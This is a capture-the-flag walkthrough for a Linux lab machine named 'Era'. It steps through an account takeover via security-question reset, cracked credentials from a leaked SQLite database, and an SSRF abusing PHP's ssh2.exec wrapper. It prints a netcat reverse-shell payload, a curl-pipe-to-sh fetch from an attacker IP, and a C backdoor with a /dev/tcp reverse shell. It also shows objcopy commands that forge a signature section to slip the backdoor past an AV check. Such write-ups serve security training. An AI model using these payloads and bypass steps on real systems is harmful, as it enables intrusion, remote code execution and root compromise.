Era
 | |
| Release Date | 26 Jul 2025 |
| Retire Date | 09 Sep 9999 |
| OS | Linux |
| Difficulty | Medium |
| Base Points | 30 |
Walkthrough
Medium - Linux
A web-app account-takeover via security-question reset, creds from a leaked SQLite DB, an SSRF through PHP’s ssh2.exec wrapper for the foothold, and a signed-binary AV bypass for root.
Enum
Two ports are open — FTP and HTTP. Browsing the site reveals a new subdomain, file.era.htb.
The app lets us register, and crucially lets us change the security questions of any user as long as we know a valid username — so once we have a username we can reset its questions and log in as that account.
SQLite

Brute-forcing the file id parameter shows which files we’re allowed to download:

One of them is filedb.sqlite, which holds credentials:

A couple of the hashes crack:
eric : america
yuri : mustang
FTP
yuri’s creds work on FTP, letting us pull down all the available source files to understand the download logic.
user.txt
The download.php endpoint is vulnerable to SSRF via the format parameter — it passes our value into a PHP stream wrapper, so we abuse ssh2.exec:// to run a command on the box as yuri.
First, a reverse-shell payload we’ll fetch and pipe to sh:
mbi.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.56 4444 >/tmp/f
Host it on a simple Kali web server, then trigger the SSRF — we need to be the admin_ef01cab31aa user on the site and request the crafted URL:
http://file.era.htb/download.php?id=6627&show=true&format=ssh2.exec://yuri:mustang@127.0.0.1/curl+-s+http://10.10.14.56/mbi.sh|sh;
The ssh2.exec:// wrapper SSHes to 127.0.0.1 as yuri and executes our curl … | sh, giving a shell back.
From the shell we reuse the cracked passwords and su to eric to read user.txt.
root.txt
In /opt there’s a monitor binary run by a periodic “AV” check — it only executes binaries carrying a valid signature section, so we forge a signed backdoor.
A tiny C backdoor that pops a root reverse shell:
backdoor.c
printf '#include <stdlib.h>\nint main() {\n system("/bin/bash -c '\''bash -i >& /dev/tcp/10.10.14.56/4444 0>&1'\''");\n return 0;\n}\n' > backdoor.c
Compile it statically, then copy the legitimate binary’s signature section onto ours so it passes the check:
gcc -static -o monitor_backdoor backdoor.c
objcopy --dump-section .text_sig=sig /opt/AV/periodic-checks/monitor
objcopy --add-section .text_sig=sig monitor_backdoor
objcopy --dump-section extracts the trusted .text_sig signature from the real monitor, and --add-section grafts it onto our backdoor so the AV treats it as signed.
Start a listener, then drop the backdoor in place of the monitored binary — the periodic check runs it as root:
cp monitor_backdoor /opt/AV/periodic-checks/monitor